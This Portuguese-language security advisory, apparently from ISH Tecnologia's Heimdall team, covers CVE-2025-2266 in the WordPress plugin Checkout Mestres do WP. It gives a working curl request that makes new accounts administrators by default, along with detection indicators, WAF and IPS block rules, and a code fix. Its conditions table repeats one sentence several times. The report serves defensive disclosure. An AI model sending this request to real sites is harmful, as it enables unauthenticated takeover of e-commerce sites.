TLP: CLEAR

RELATÓRIO DE PESQUISAS

Web & Mobile Threat Emulation

Comprometimento Total de WordPress via Plugin Checkout Mestres do WP (CVE-2025-2266)


heimdall security research

Acesse a nossa nova comunidade através do WhatsApp!

Heimdall Security Research

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

Boletins de Segurança – Heimdall



SUMÁRIO

LISTA DE TABELAS

1 INTRODUÇÃO EXECUTIVA

Este relatório de segurança, desenvolvido pela equipe de inteligência **Heimdall da ISH Tecnologia**, tem como objetivo proporcionar uma compreensão aprofundada e um dimensionamento preciso das ameaças cibernéticas identificadas. O documento está estruturado em três níveis de abordagem: ***Estratégico***, ***Tático*** e ***Operacional***, garantindo uma visão completa e integrada das ameaças e ações recomendadas.

2 ESTRATÉGICO

2.1 INTRODUÇÃO SOBRE A VULNERABILIDADE

O ecossistema ***WordPress*** é amplamente adotado por sites institucionais, *e-commerces* e plataformas de conteúdo, o que o torna um alvo recorrente de campanhas maliciosas. Nesse contexto, a vulnerabilidade **CVE-2025-2266** representa um risco crítico para aplicações que utilizam o ***plugin Checkout* Mestres do WP**, amplamente empregado em sistemas de pagamento e *checkout*.

A falha permite a **elevação de privilégios** sem autenticação prévia, explorando diretamente o *endpoint* padrão de **AJAX** do *WordPress*. Ao realizar uma requisição maliciosa, um atacante pode alterar parâmetros internos da aplicação e obter acesso administrativo ao painel da instância *WordPress* vulnerável.

A simplicidade da exploração, combinada com o impacto potencial de comprometimento total da aplicação, torna essa vulnerabilidade especialmente perigosa em ambientes expostos à internet. A exploração da **CVE-2025-2266** está alinhada a duas técnicas do MITRE ATT&CK:

- T1190 – Exploit Public-Facing Application, por permitir acesso inicial via exploração de um *endpoint* público;
- T1068 – Exploitation for Privilege Escalation, por possibilitar a obtenção de privilégios administrativos mesmo sem autenticação.

2.2 SISTEMAS, SEGMENTOS E PRODUTOS AFETADOS

A vulnerabilidade afeta especificamente o ***plugin Checkout* Mestres do WP**, utilizado por *sites WordPress* que dependem de soluções de *e-commerce* e integração com *gateways* de pagamento.

Versões afetadas:

- *Da versão 8.6.5 até 8.7.5 (inclusive)*

Condições de risco adicional:

- Instâncias *WordPress* com o *plugin* ativado e expostas diretamente à internet;
- Falta de validação robusta nos *handlers* de requisições **AJAX**;
- Ambientes onde o *plugin* é utilizado como base principal para controle de fluxo de pedidos e autenticação de usuários;
- Ausência de monitoramento de chamadas incomuns ao endpoint /wp-admin/admin-ajax.php.

Segmentos potencialmente impactados:

- **E-commerce e varejo online:** lojas virtuais que utilizam o plugin para gerenciar pedidos e pagamentos estão especialmente expostas a sequestros de sessão administrativa e alteração de dados de pedidos;
- **Pequenas e médias empresas (PMEs):** negócios com menor maturidade em segurança tendem a manter versões desatualizadas do plugin e não aplicam hardening adequado nas rotas AJAX;
- **Setor de serviços:** websites que utilizam o WordPress como plataforma de agendamento, pagamento de serviços ou gestão de clientes podem ter seus dados comprometidos com facilidade;

Organizações que utilizam o *plugin* ***Checkout*** **Mestres do WP** em produção devem realizar a atualização imediata para versões corrigidas ou considerar sua desativação até que mitigação completa seja aplicada. É recomendada, ainda, a implementação de mecanismos adicionais de segurança, como **filtros WAF**, monitoramento de chamadas **AJAX** incomuns e a validação de ações administrativas em múltiplas camadas.

3 TÁTICO

3.1 VISÃO GERAL DO WORDPRESS E DO PLUGIN CHECKOUT MESTRES DO WP

O *WordPress* é um dos sistemas de gerenciamento de conteúdo (**CMS**) mais utilizados no mundo para a criação de *sites*, *e-commerces* e aplicações *web*. Sua arquitetura modular permite que funcionalidades adicionais sejam incorporadas por meio de *plugins*, os quais interagem diretamente com o núcleo do sistema através de *hooks*, *filters* e chamadas assíncronas baseadas em **AJAX**.

Dentre os diversos plugins disponíveis no ecossistema *WordPress*, o ***Checkout* Mestres do WP** é comumente utilizado em ambientes com ***WooCommerce*** para personalizar e otimizar o fluxo de finalização de compras. Ele adiciona lógica de *backend* e componentes dinâmicos para controle do *checkout*, sendo que parte dessas funcionalidades é acessada por meio de chamadas **AJAX** expostas ao *frontend*.

O mecanismo **admin-ajax.php** é a principal interface de comunicação assíncrona no *WordPress*. Por meio dele, funções **PHP** podem ser expostas através dos *hooks*:

- wp_ajax_{action} – para usuários autenticados;
- wp_ajax_nopriv_{action} – para qualquer visitante (não autenticado).

Essa estrutura, embora poderosa, também é sensível a más práticas de desenvolvimento. **Quando ações registradas com o prefixo nopriv_ não implementam validações internas, qualquer visitante pode acionar essas funções diretamente** — o que pode abrir caminho para ataques graves, como a elevação de privilégios.

3.2 CONDIÇÕES PARA EXPLORAÇÃO DA VULNERABILIDADE

A seguir, são descritas as principais condições que tornam uma instalação *WordPress* vulnerável à exploração da CVE-2025-2266, considerando o uso do *plugin Checkout* Mestres do WP:

Condição	Descrição
Exposição da função cwmpChangeFuncionalidade sem autenticação	A função crítica é registrada com o hook wp_ajax_nopriv_ e pode ser acionada por qualquer usuário não autenticado.
Acesso à interface admin-ajax.php pela internet	O endpoint AJAX padrão do WordPress (/wp-admin/admin-ajax.php) está exposto publicamente, sem restrições de acesso.
Plugin ativo na versão vulnerável (8.6.5 a 8.7.5)	A falha está presente apenas nas versões específicas do plugin, que não implementam validação de permissões nessa função.
A falha está presente apenas nas versões específicas do plugin, que não implementam validação de permissões nessa função.	A falha está presente apenas nas versões específicas do plugin, que não implementam validação de permissões nessa função.
A falha está presente apenas nas versões específicas do plugin, que não implementam validação de permissões nessa função.	A falha está presente apenas nas versões específicas do plugin, que não implementam validação de permissões nessa função.

Tabela 1 - Condição de Exploração.

4 OPERACIONAL

4.1 EMULAÇÃO DA VULNERABILIDADE

A exploração da **CVE-2025-2266** pode ser emulada em laboratório por meio de requisições HTTP direcionadas ao *endpoint* padrão de **AJAX** do *WordPress*, /wp-admin/admin-ajax.php. O ataque consiste na modificação de opções internas da aplicação, como a ativação do registro de usuários e a atribuição do papel de administrador como padrão para novas contas. Abaixo, apresentamos um exemplo prático da requisição maliciosa:

Requisição de exploração:

```
curl -i -X POST http://<alvo>/wp-admin/admin-ajax.php \
  -H "Content-Type: application/x-www-form-urlencoded" \
  -d "action=cwmpUpdateOptions&data=users_can_register=1%26default_role=administrator"
```

Após o envio da requisição, o atacante pode acessar a página de registro padrão do *WordPress*:

```
http://<alvo>/wp-login.php?action=register
```

Ao preencher o formulário, a nova conta será criada automaticamente com privilégios de **administrador**.

4.2 POSSIBILIDADE DE DETECÇÃO

A detecção da exploração da **CVE-2025-2266** pode ser realizada através da análise de *logs* **HTTP**, do comportamento da aplicação ou da instrumentação de soluções de segurança como **WAFs**, **proxies**, **EDRs** ou **NDRs**.

A seguir, são destacados alguns indicadores técnicos e padrões comportamentais observáveis:

Indicador	Descrição
Método HTTP	**POST**
Rota	**/wp-admin/admin-ajax.php**
Parâmetros	**action=cwmpUpdateOptions** ou **action=cwmpChangeFuncionalidade**
Payloads associados	**data=users_can_register=1&default_role=administrator**
Origem	IPs externos não autenticados

Tabela 2 - Campos viáveis para detecção.

4.3 MITIGAÇÃO

A mitigação da **CVE-2025-2266** deve ser tratada com prioridade crítica, principalmente em ambientes de produção expostos à internet. A seguir, estão descritas as recomendações de correção, mitigação temporária e reforço defensivo:

- **Correção imediata**

Atualizar o *plugin* ***Checkout*** **Mestres do WP** para uma versão **superior à 8.7.5**, onde a falha foi corrigida pelos desenvolvedores.

- **Mitigação temporária**

Enquanto a atualização não for aplicada:

- Bloquear requisições ao **endpoint /wp-admin/admin-ajax.php** que contenham os parâmetros:
  - **action=cwmpUpdateOptions**
  - **action=cwmpChangeFuncionalidade**
- Exemplos:
  - Inserção de regras no **.htaccess** ou no servidor *web* para bloquear parâmetros específicos;
  - Uso de **WAFs** (como **ModSecurity**) com assinaturas customizadas;
  - Configuração de **Suricata** em modo **IPS** para bloquear padrões de **POST** contendo "**default_role=administrator**".

- **Ações defensivas adicionais**

Implementar validações explícitas de permissão nas funções **AJAX** sensíveis:

```
if (!current_user_can('manage_options')) {
    wp_send_json_error('Acesso não autorizado.', 403);
    exit;
}
```

- Revisar todos os usos de **add_action('wp_ajax_nopriv_*')** e validar se a exposição pública é realmente necessária;
- Monitorar alterações nos campos **users_can_register** e **default_role** da tabela **wp_options**;
- Adotar *plugins* de segurança como ***Wordfence*** ou ***iThemes Security*** para *hardening* e alertas de alteração de configuração.

5 Conclusão

A **CVE-2025-2266** demonstra como a exposição de funções administrativas via **AJAX**, sem autenticação ou verificação de privilégios, pode levar ao comprometimento total de aplicações *WordPress*. A falha no *plugin* ***Checkout* Mestres do WP** permite que atacantes remotos elevem privilégios e obtenham controle completo da aplicação de forma simples e automatizável.

A atualização do *plugin* deve ser aplicada com urgência. Este caso reforça a importância de validar rigorosamente o acesso a funções sensíveis e de evitar a exposição desnecessária de lógica crítica em *endpoints* públicos — prática ainda comum no desenvolvimento de *plugins WordPress*.

6 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **CTI Purple Team *by* ISH Tecnologia**
- **NVD**
- **MITRE ATT&CK**

7 AUTORES

- **Gustavo Jatene de Oliveira – Security Researcher**

heimdall
security research
A DIVISION OF ISH